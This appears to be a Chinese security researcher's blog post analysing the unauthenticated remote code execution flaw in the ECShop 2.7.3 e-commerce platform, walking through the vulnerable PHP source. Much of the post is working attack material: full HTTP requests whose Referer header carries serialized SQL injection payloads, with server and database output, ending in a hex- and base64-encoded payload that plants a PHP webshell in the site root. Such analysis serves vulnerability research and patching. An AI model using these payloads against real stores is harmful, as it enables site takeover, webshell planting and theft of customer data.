

ECshop 漏洞分析

0x01 前言

这两天出来一个ECshop的全版本RCE漏洞。先感慨一下，自己怎么这么菜，当时审计的时候没发现。最近事情又多，又开始懒了，所以这里补一下这个坑。

漏洞环境

- ECshop_v2.7.3
- nginx
- php

0x02 分析

漏洞的触发点在于ECShop系统的 **user.php** 文件中，**display** 函数的参数可控，可以配合注入可达到远程代码执行的效果。

由于是可以不登陆的前台RCE，所以这个漏洞危害还是很高的感觉，利用成本感觉也相当的低。所以分析的时候分两部分，第一部分是SQL注入分析，第二部分是RCE分析。

SQL注入

首先漏洞的触发点在 **user.php** 文件中的 **Referer** 字段里，我们截取部分相关代码看一下。第8行 中的 **\$back_act** 变量从 **server** 数组中的 **Referer** 字段获取数据，众所周知，**Referer** 字段是可控的。然后代码中的 第20行 以 **assign** 方法处理 **\$back_act** 变量的值。第21行 以 **display** 方法处理 **user_passport.dwr** 。

```

1  /* 用户登录界面 */
2  elseif ($action == 'login')
3  {
4      if (empty($back_act))
5      {
6          if (empty($back_act) && isset($_SERVER['HTTP_REFERER']))
7          {
8              $back_act = strpos($_SERVER['HTTP_REFERER'], 'user.php')
9                  ? './index.php' : $_SERVER['HTTP_REFERER'];
10         }
11         else
12         {
13             $back_act = 'user.php';
14         }
15     }
16 }
17 ...
18 ...
19 ...
20 $smarty->assign('back_act', $back_act);
21 $smarty->display('user_passport.dwt');
22 }

```

跟进一下 **assign** 方法，这个函数位置在 `/includes/cls_template.php` 文件中，我们截取部分相关代码，从代码中来看 **assign** 方法的作用是把可控变量传递给模版函数。

```

1  /**
2   * 注册变量
3   *
4   * @access public
5   * @param mix $tpl_var
6   * @param mix $value
7   *
8   * @return void
9   */
10 function assign($tpl_var, $value = '')
11 {
12     if (is_array($tpl_var))
13     {
14         foreach ($tpl_var AS $key => $val)
15         {
16             if ($key != '')
17             {
18                 $this->_var[$key] = $val;
19             }
20         }
21     }
22     else
23     {
24         if ($tpl_var != '')
25         {
26             $this->_var[$tpl_var] = $value;
27         }
28     }
29 }

```

我们继续跟进一下 **display** 方法，该方法出现在 `/includes/cls_template.php` 文件中，截取部分相关代码。这里的 **display** 方法的作用应该是将模版内容展现在页面上。

```

1  /**
2   * 显示页面函数
3   *
4   * @access public
5   * @param string $filename
6   * @param sting $cache_id
7   *
8   * @return void
9   */
10 function display($filename, $cache_id = '')
11 {
12     $this->_seterror++;
13     error_reporting(E_ALL ^ E_NOTICE);
14
15     $this->_checkfile = false;
16     $out = $this->fetch($filename, $cache_id);
17
18     if (strpos($out, $this->_echash) !== false)
19     {
20         $k = explode($this->_echash, $out);
21         foreach ($k AS $key => $val)
22         {
23             if (($key % 2) == 1)
24             {
25                 $k[$key] = $this->insert_mod($val);
26             }
27         }
28         $out = implode('', $k);
29     }
30     error_reporting($this->_errorlevel);
31     $this->_seterror--;
32
33     echo $out;
34 }

```

而我们刚刚 **user.php** 中的代码是这样的。

```

1 | $smarty->display('user_passport.dwt');

```

所以这里 **display** 方法的使用就是读取 **user_passport.dwt** 文件的内容，然后解析变量展示为 **html**，并且在第18行中交由 **_echash** 进行分割处理，得到的 **\$k** 变量的值交由 **insert_mod** 方法进行处理。这里实际上 **insert_mod** 方法中的 **\$val** 是可控的。我们跟进一下 **insert_mod** 方法。

该方法出现在 **/includes/cls_template.php** 文件中，截取部分相关代码。这个 **insert_mod** 方法在第三行以 **|** 字符分割传入的内容，第四行反序列化传输入的 **\$para**，然后第五行通过字符串拼接的方式动态调用函数，最后在第7行返回调用函数处理 **\$para** 变量的结果。

```


1  function insert_mod($name) // 处理动态内容
2  {
3      list($fun, $para) = explode('|', $name);
4      $para = unserialize($para);
5      $fun = 'insert_' . $fun;
6
7      return $fun($para);
8  }

```

所以这里 `insert_mod` 方法里的函数与参数均可以被控制，我们知道注入点在 `/includes/lib_insert.php` 中的 `insert_ads` 方法，我们看一下相关代码。

```
1 /**
2  * 调用指定的广告位的广告
3  *
4  * @access public
5  * @param integer $id      广告位ID
6  * @param integer $num      广告数量
7  * @return string
8  */
9 function insert_ads($arr)
10 {
11     static $static_res = NULL;
12
13     $time = gmtime();
14     if (!empty($arr['num']) && $arr['num'] != 1)
15     {
16         $sql = 'SELECT a.ad_id, a.position_id, a.media_type, a.ad_link, a.ad_code, a.ad_name, p.ad_width, ' .
17             'p.ad_height, p.position_style, RAND() AS rnd ' .
18             'FROM ' . $GLOBALS['ecs']->table('ad') . ' AS a ' .
19             'LEFT JOIN ' . $GLOBALS['ecs']->table('ad_position') . ' AS p ON a.position_id = p.position_id ' .
20             'WHERE enabled = 1 AND start_time <= ' . $time . ' AND end_time >= ' . $time . ' ' .
21             'AND a.position_id = ' . $arr['id'] . ' ' .
22             'ORDER BY rnd LIMIT ' . $arr['num'];
23         $res = $GLOBALS['db']->getAll($sql);
24     }
25 }
```

这里很明显 第21行 和 第22行的 `$arr['id']` 和 `$arr['num']` 存在SQL注入。我们来验证一下漏洞。我们看一下正常的登录过程中的序列化字符串



然后我们看看我们的sql注入的payload

```
1 GET /ECSshop_V2.7.3/upload/user.php HTTP/1.1
2 Host: 192.168.248.134
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:47.0)
  Gecko/20100101 Firefox/47.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Cookie: PHPSESSID=smvoo8f5vtgjdjtjiva5t0sbec3;
  ECS_ID=8eea8943e36b6f122bee4ae508742f4e99f354f2; ECS[visit_times]=1
8 Referer: 554fcae493e564ee0dc75bdf2ebf94caads|a:2:{s:3:"num";s:72:"0,1
  procedure analyse(extractvalue(rand(),concat(0x7e,version()))),1)-- -
  ";s:2:"id";i:1;}
9 Connection: close
```

```
GET /ECSshop_V2.7.3/upload/user.php HTTP/1.1
Host: 192.168.248.134
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:47.0) Gecko/20100101
Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=smvoo8f5vtgjdjtjiva5t0sbec3;
ECS_ID=8eea8943e36b6f122bee4ae508742f4e99f354f2; ECS[visit_times]=1
Referer: 554fcae493e564ee0dc75bdf2ebf94caads|a:2:{s:3:"num";s:72:"0,1 procedure
analyse(extractvalue(rand(),concat(0x7e,version()))),1)-- -";s:2:"id";i:1;}
Connection: close
```

```
string(441) "SELECT a.ad_id, a.position_id, a.media_type, a.ad_link, a.ad_code, a.ad_name,
p.ad_width, p.ad_height, p.position_style, RAND() AS rnd FROM 'ecshop2.7.3'. 'ecs_ad' AS a
LEFT JOIN 'ecshop2.7.3'. 'ecs_ad_position' AS p ON a.position_id = p.position_id WHERE
enabled = 1 AND start_time <= '1535847105' AND end_time >= '1535847105' AND
a.position_id = '1' ORDER BY rnd LIMIT 0,1 procedure
analyse(extractvalue(rand(),concat(0x7e,version()))),1)-- -" MySQL server error report:Array
( [0] => Array ( [message] => MySQL Query Error ) [1] => Array ( [sql] => SELECT
a.ad_id, a.position_id, a.media_type, a.ad_link, a.ad_code, a.ad_name, p.ad_width,
p.ad_height, p.position_style, RAND() AS rnd FROM 'ecshop2.7.3'. 'ecs_ad' AS a LEFT
JOIN 'ecshop2.7.3'. 'ecs_ad_position' AS p ON a.position_id = p.position_id WHERE
enabled = 1 AND start_time <= '1535847105' AND end_time >= '1535847105' AND
a.position_id = '1' ORDER BY rnd LIMIT 0,1 procedure
analyse(extractvalue(rand(),concat(0x7e,version()))),1)-- - ) [2] => Array ( [error] =>
XPath syntax error: '~5.5.53' ) [3] => Array ( [errno] => 1105 )
```

远程代码执行

漏洞触发流程还是通过 **user.php** 文件中的 **Referer** 字段传递参数，然后通过 **display** 方法处理 **user_passport.dwr**。跟进 **display** 方法，该方法在 **/includes/cls_template.php** 文件中，这次的触发点是在第16行的 **fetch** 方法。

```
1  /**
2   * 显示页面函数
3   *
4   * @access public
5   * @param string $filename
6   * @param sting $cache_id
7   *
8   * @return void
9   */
10 function display($filename, $cache_id = '')
11 {
12     $this->_seterror++;
13     error_reporting(E_ALL ^ E_NOTICE);
14
15     $this->_checkfile = false;
16     $out = $this->fetch($filename, $cache_id);
17
18     if (strpos($out, $this->_echash) !== false)
19     {
20         $k = explode($this->_echash, $out);
21         foreach ($k AS $key => $val)
22         {
23             if (($key % 2) == 1)
24             {
25                 $k[$key] = $this->insert_mod($val);
26             }
27         }
28         $out = implode('', $k);
29     }
30     error_reporting($this->_errorlevel);
31     $this->_seterror--;
32
33     echo $out;
34 }
```

跟进 **fetch** 方法，相关代码 `/includes/cls_template.php` 文件。这里 第20行的 `_eval` 函数引起了我的主意。跟进一下 `_eval` 函数。

```

1  /**
2   * 处理模板文件
3   *
4   * @access public
5   * @param string $filename
6   * @param sting $cache_id
7   *
8   * @return string
9   */
10 function fetch($filename, $cache_id = '')
11 {
12     if (!$this->_seterror)
13     {
14         error_reporting(E_ALL ^ E_NOTICE);
15     }
16     $this->_seterror++;
17
18     if (strncmp($filename, 'str:', 4) == 0)
19     {
20         $out = $this->_eval($this->fetch_str(substr($filename, 4)));
21     }
22     else
23     {
24         ...
25     }
26 }

```

`_eval` 函数出现在 `/includes/cls_template.php` 文件，我们看看相关代码，`eval` 函数里的可控，那么就会造成RCE的问题了。

```

1 function _eval($content)
2 {
3     ob_start();
4     eval('?' . '>' . trim($content));
5     $content = ob_get_contents();
6     ob_end_clean();
7
8     return $content;
9 }

```

所以这里需要找一下哪里调用了这个 `fetch` 方法，回过头来，我们想想，我们的SQL注入通过动态函数调用，找到存在注入点 `insert_ads` 的函数。那么我们在找找这个函数，我们发现这个方法也存在 `fetch` 方法的调用，相关代码出现在 `/includes/lib_insert.php` 文件中。

```

1     $position_style = 'str:' . $position_style;
2
3     $need_cache = $GLOBALS['smarty']-> caching;
4     $GLOBALS['smarty']-> caching = false;
5
6     $GLOBALS['smarty']-> assign('ads', $ads);
7     $val = $GLOBALS['smarty']-> fetch($position_style);
8
9     $GLOBALS['smarty']-> caching = $need_cache;

```

我们看到 第7行 有这样一样代码,

```
1 | $val = $GLOBALS['smarty']->fetch($position_style);
```

跟进一下 `$position_style` , 该变量的取值过程也在 `/includes/lib_insert.php` 文件中写好了。该 `$position_style` 变量是从数据库中获取数据, 假设这个字段可控, 那么就会有RCE问题产生了。

```
1   foreach ($res AS $row)
2   {
3       if ($row['position_id'] != $arr['id'])
4       {
5           continue;
6       }
7       $position_style = $row['position_style'];
```

这里我们就需要配合刚刚说的SQL注入漏洞。我们知道注入点有两处, 一个是 `$arr['id']` , 另一个是 `$['num']` 。`$arr['id']` 的位置在 `and` 后, 可以构造 `union` 联合查询。而 `$['num']` 位置在 `order by` 后面, 所以这里可能没办法使用, 我们可以截断它。

```
function insert_ads($arr)
{
    static $static_res = NULL;

    $time = gmtime();
    if (!empty($arr['num']) && $arr['num'] != 1)
    {
        $sql = 'SELECT a.ad_id, a.position_id, a.media_type, a.ad_link, a.ad_code, a.ad_name, p.ad_width, ' .
            'p.ad_height, p.position_style, RAND() AS rnd ' .
            'FROM ' . $GLOBALS['ecs']->table('ad') . ' AS a ' .
            'LEFT JOIN ' . $GLOBALS['ecs']->table('ad_position') . ' AS p ON a.position_id = p.position_id ' .
            "WHERE enabled = 1 AND start_time <= '" . $time . "' AND end_time >= '" . $time . "' " .
            "AND a.position_id = '" . $arr['id'] . "' " .
            'ORDER BY rnd LIMIT ' . $arr['num'];
        $res = $GLOBALS['db']->getAll($sql);
    }
    else
```

这里针对 `$row['position_id']` 做了判断, 所以首先我们需要绕过这里判断。

```
1   foreach ($res AS $row)
2   {
3       if ($row['position_id'] != $arr['id'])
4       {
5           continue;
6       }
7       $position_style = $row['position_style'];
```

这里我们可以在id处传入 `'/*` 这里的作用就是闭合前面的单引号, 然后配合num的值注释掉 `ORDER BY rnd LIMIT` 。


```

1 GET /ECShop_V2.7.3/upload/user.php HTTP/1.1
2 Host: 172.16.244.129
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:47.0)
  Gecko/20100101 Firefox/47.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Cookie: PHPSESSID=smvoo8f5vtgjdjtjiva5t0sbec3;
  ECS_ID=8eea8943e36b6f122bee4ae508742f4e99f354f2; ECS[visit_times]=1
8 Referer: 554fcae493e564ee0dc75bdf2ebf94caads|a:2:{s:3:"num";s:47:"*/
  union select 1,0x272f2a,3,4,5,6,7,8,9,10-- --";s:2:"id";s:3:"'/*";}
9 Connection: close

```

```

GET /ECShop_V2.7.3/upload/user.php HTTP/1.1
Host: 172.16.244.129
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:47.0) Gecko/20100101
Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=smvoo8f5vtgjdjtjiva5t0sbec3;
ECS_ID=8eea8943e36b6f122bee4ae508742f4e99f354f2; ECS[visit_times]=1
Referer: 554fcae493e564ee0dc75bdf2ebf94caads|a:2:{s:3:"num";s:47:"*/ union select
1,0x272f2a,3,4,5,6,7,8,9,10-- --";s:2:"id";s:3:"'/*";}
Connection: close

```

```

HTTP/1.1 200 OK
Date: Sun, 02 Sep 2018 09:10:36 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod_fcgid/2.3.9
X-Powered-By: PHP/5.3.29
Cache-control: private
Set-Cookie: ECS_ID=463f6c9f055d629b47d02f1e6f8f81168946d249; path=/
Set-Cookie: ECS[visit_times]=2; expires=Mon, 02-Sep-2019 01:10:37 GMT; path=/
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 1950

string(418) "SELECT a.ad_id,a.position_id,a.media_type,a.ad_link,a.ad_code,
a.ad_name,p.ad_width,p.ad_height,p.position_style,RAND() AS rnd FROM
`ecshop2.7.3`.`ecs_ad` AS a LEFT JOIN `ecshop2.7.3`.`ecs_ad_position` AS p ON
a.position_id = p.position_id WHERE enabled = 1 AND start_time <= '1535850637' AND
end_time >= '1535850637' AND a.position_id = '/*' ORDER BY rnd LIMIT /*" union select
1,0x272f2a,3,4,5,6,7,8,9,10-- --"
<br />
<h>Fatal error: Call to undefined function insert_&lt;br />

```

在数据库里运行之后

```

mysql> use ecshop2.7.3
Database changed
mysql> SELECT a.ad_id, a.position_id, a.media_type, a.ad_link, a.ad_code, a.ad_n
ame, p.ad_width, p.ad_height, p.position_style, RAND() AS rnd FROM `ecshop2.7.3`
.`ecs_ad` AS a LEFT JOIN `ecshop2.7.3`.`ecs_ad_position` AS p ON a.position_id =
p.position_id WHERE enabled = 1 AND start_time <= '1535850637' AND end_time >=
'1535850637' AND a.position_id = '/*' ORDER BY rnd LIMIT /* union select 1,0x27
2f2a,3,4,5,6,7,8,9,10-- --;
-> ;
+-----+-----+-----+-----+-----+-----+-----+-----+
| ad_id | position_id | media_type | ad_link | ad_code | ad_name | ad_width | ad
_height | position_style | rnd |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | /* | 3 | 4 | 5 | 6 | 7 |
| 8 | 9 | 10 |
+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

```

这里我们前面分析过，我们可控的字段是 `$row[position_style]`，因此这里需要将payload的位置填写在 `$row[position_style]`。

这里我们在回过头来看看 `fetch` 方法，相关代码 `/includes/cls_template.php` 文件。主要是查看是否有做一些过滤。我们看到第20行调用 `fetch_str` 函数处理传入的数据，跟进 `fetch_str` 函数。

```

1  /**
2   * 处理模板文件
3   *
4   * @access public
5   * @param string $filename
6   * @param sting $cache_id
7   *
8   * @return string
9   */
10 function fetch($filename, $cache_id = '')
11 {
12     if (!$this->_seterror)
13     {
14         error_reporting(E_ALL ^ E_NOTICE);
15     }
16     $this->_seterror++;
17
18     if (strncmp($filename, 'str:', 4) == 0)
19     {
20         $out = $this->_eval($this->fetch_str(substr($filename, 4)));
21     }
22     else
23     {
24         ...
25     }
26 }

```

该函数出现在 `/includes/cls_template.php` 文件中，截取相关代码，关键代码在 **第13行**。

```

1  /**
2   * 处理字符串函数
3   *
4   * @access public
5   * @param string $source
6   *
7   * @return string
8   */
9 function fetch_str($source)
10 {
11     if (!defined('ECS_ADMIN'))
12     {
13         $source = $this->smarty_prefilter_preCompile($source);
14     }
15     $source=preg_replace("/([^\a-zA-Z0-9_]{1,1})+(copy|fputs|fopen|file_put_contents|fwrite|eval|phpinfo)+( |\()/is", "",
16 $source);
17     if(preg_match_all('~(<?(?:\w+=)?|\?>|language\s*=\s*[\'"]?php[\'"]?)~is', $source, $sp_match))
18     {
19         ...
20     }
21     return preg_replace("/{([^\{\}\n]*)}/e", "\$this->select('\$1');", $source);
22 }

```

这个函数处理之后最终会return回一个数据，而这部代码主要的作用是假如

`$source=xxxx{$asd}xxx` ,那么经过这行代码处理后就是返回 `this->select('$asd')` 的值。

这里继续跟进一下 **select** 函数，该函数位置也在 `/includes/cls_template.php` 文件中。我们看到 **第21行**，出现 `$` 的时候，会调用 **get_val** 函数进行处理。

```

1  /**
2   * 处理{}标签
3   *
4   * @access public
5   * @param string $tag
6   *
7   * @return string
8   */
9  function select($tag)
10 {
11     $tag = stripslashes(trim($tag));
12
13     if (empty($tag))
14     {
15         return '{}';
16     }
17     elseif ($tag{0} == '*' && substr($tag, -1) == '*') // 注释部分
18     {
19         return '';
20     }
21     elseif ($tag{0} == '$') // 变量
22     {
23         // if(strpos($tag,"") || strpos($tag,""))
24         // {
25         //     return '';
26         // }
27         return '<?php echo ' . $this->get_val(substr($tag, 1)) . ' . '>';
28     }
29     elseif ($tag{0} == '/') // 结束 tag

```

跟进 **get_val** 函数，该函数位置也在 `/includes/cls_template.php` 文件中。代码第14行 当我们的 **\$val** 参数没有 `.$` 会在第26行 调用 **make_var** 函数进行处理。

```

1  /**
2   * 处理smarty标签中的变量标签
3   *
4   * @access public
5   * @param string $val
6   *
7   * @return bool
8   */
9  function get_val($val)
10 {
11     ...
12
13     if (strpos($val, '.$') !== false)
14     {
15         $all = explode('.', $val);
16
17         foreach ($all AS $key => $val)
18         {
19             $all[$key] = $key == 0 ? $this->make_var($val) : '[' . $this->make_var($val) . ']';
20         }
21         $p = implode('', $all);
22     }
23     else
24     {
25         $p = $this->make_var($val);
26     }
27 }

```

跟进一下 **make_var** 函数，该函数位置也在 `/includes/cls_template.php` 文件中。这里我们的 **\$val** 变量最后处理的结果实际上是个字符串。

```

1  /**
2   * 处理去掉$的字符串
3   *
4   * @access public
5   * @param string $val
6   *
7   * @return bool
8   */
9  function make_var($val)
10 {
11     if (strrpos($val, '.') === false)
12     {
13         if (isset($this->_var[$val]) && isset($this->_patchstack[$val]))
14         {
15             $val = $this->_patchstack[$val];
16         }
17         $p = '$this->_var[\'\' . $val . \'\' ]';
18     }

```

所以这里我们下个断点看看。

```

1  GET /ECSshop_V2.7.3/upload/user.php HTTP/1.1
2  Host: 172.16.244.129
3  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:47.0)
   Gecko/20100101 Firefox/47.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6  Accept-Encoding: gzip, deflate
7  Cookie: PHPSESSID=smvoo8f5vtgjdtjiva5t0sbec3;
   ECS_ID=8eea8943e36b6f122bee4ae508742f4e99f354f2; ECS[visit_times]=1
8  Referer: 554fcae493e564ee0dc75bdf2ebf94caads|a:2:{s:3:"num";s:70:"*/
   union select 1,0x272f2a,3,4,5,6,7,8,0x617b246c316e6b33727d61,10-- -
   ";s:2:"id";s:3:"'/*";}
9  Connection: close

```

```

GET /ECSshop_V2.7.3/upload/user.php HTTP/1.1
Host: 172.16.244.129
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:47.0) Gecko/20100101
Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=smvoo8f5vtgjdtjiva5t0sbec3;
ECS_ID=8eea8943e36b6f122bee4ae508742f4e99f354f2; ECS[visit_times]=1
Referer: 554fcae493e564ee0dc75bdf2ebf94caads|a:2:{s:3:"num";s:70:"*/ union select
1,0x272f2a,3,4,5,6,7,8,0x617b246c316e6b33727d61,10-- -";s:2:"id";s:3:"'/*";}
Connection: close

```

```

string(441) "SELECT a.ad_id,a.position_id,a.media_type,a.ad_link,a.ad_code,a.ad_name,
p.ad_width,p.ad_height,p.position_style,RAND() AS rnd FROM 'ecshop2.7.3'. 'ecs_ad' AS a
LEFT JOIN 'ecshop2.7.3'. 'ecs_ad_position' AS p ON a.position_id = p.position_id WHERE
enabled = 1 AND start_time <= '1535853157' AND end_time >= '1535853157' AND
a.position_id = '/* ORDER BY rnd LIMIT */ union select
1,0x272f2a,3,4,5,6,7,8,0x617b246c316e6b33727d61,10-- -" string(21) "$this->_var['1lnk3r']"

```

这里的 0x617b246c316e6b33727d61 对应的值是 a{\$1lnk3r}a

16进制转换文本 / 文本转16进制

a{\$!1nk3r}a

字符串转16进制

16进制转字符串

结果互换

全部清空

617b246c316e6b33727d61

因此这里实际上，我们需要闭合这个单引号和反括号，逃逸出来然后执行我们想执行的东西。

```
1  {$!1nk3r'};assert(base64_decode('ZmlsZV9wdXRfY29udGVudHMoJ2wxbmszci5waHAnLCCcP3BocCBldmFsKCRfUE9TVFtsMW5rM3JdKTsgPz4nKQ=='));//}xxx
```


```
1  GET /ECSshop_V2.7.3/upload/user.php HTTP/1.1
2  Host: 172.16.244.129
3  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:47.0) Gecko/20100101 Firefox/47.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6  Accept-Encoding: gzip, deflate
7  Cookie: PHPSESSID=smvoo8f5vtgjdjtjiva5t0sbec3; ECS_ID=8eea8943e36b6f122bee4ae508742f4e99f354f2; ECS[visit_times]=1
8  Referer: 554fcae493e564ee0dc75bdf2ebf94caads|a:2:{s:3:"num";s:310:"*/ union select
    1,0x272f2a,3,4,5,6,7,8,0x7b246c316e6b3372275d3b61737365727428626173653634
    5f6465636f646528275a6d6c735a56397764585266593239756447567564484d6f4a32777
    8626d737a636935776148416e4c4363385033426f6343426c646d46734b43526655453954
    564674734d5735724d334a644b547367507a346e4b513d3d2729293b2f2f7d787878,10--
    -";s:2:"id";s:3:"'/*";}
9  Connection: close
```

最后会在根目录下生成一个马。

```
GET /ECSshop_V2.7.3/upload/user.php HTTP/1.1
Host: 172.16.244.129
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=smvoo8f5vtgjdjtjiva5t0sbec3; ECS_ID=8eea8943e36b6f122bee4ae508742f4e99f354f2; ECS[visit_times]=1
Referer: 554fcae493e564ee0dc75bdf2ebf94caads|a:2:{s:3:"num";s:310:"*/ union select
1,0x272f2a,3,4,5,6,7,8,0x7b246c316e6b3372275d3b617373657274286261736536345f6465636f646528275a6d6c735a56397764585266593239756447567564484d6f4a327778626d737a636935776148416e4c4363385033426f6343426c646d46734b43526655453954564674734d5735724d334a644b547367507a346e4b513d3d2729293b2f2f7d787878,10--
-";s:2:"id";s:3:"'/*";}
Connection: close
```


```
HTTP/1.1 200 OK
Date: Sun, 02 Sep 2018 09:58:38 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod_fcgid/2.3.9
X-Powered-By: PHP/5.3.29
Cache-control: private
Set-Cookie: ECS_ID=c796236df5179b4002d0d879816f42320d56b516; path=/
Set-Cookie: ECS[visit_times]=2; expires=Mon, 02-Sep-2019 01:58:39 GMT; path=/
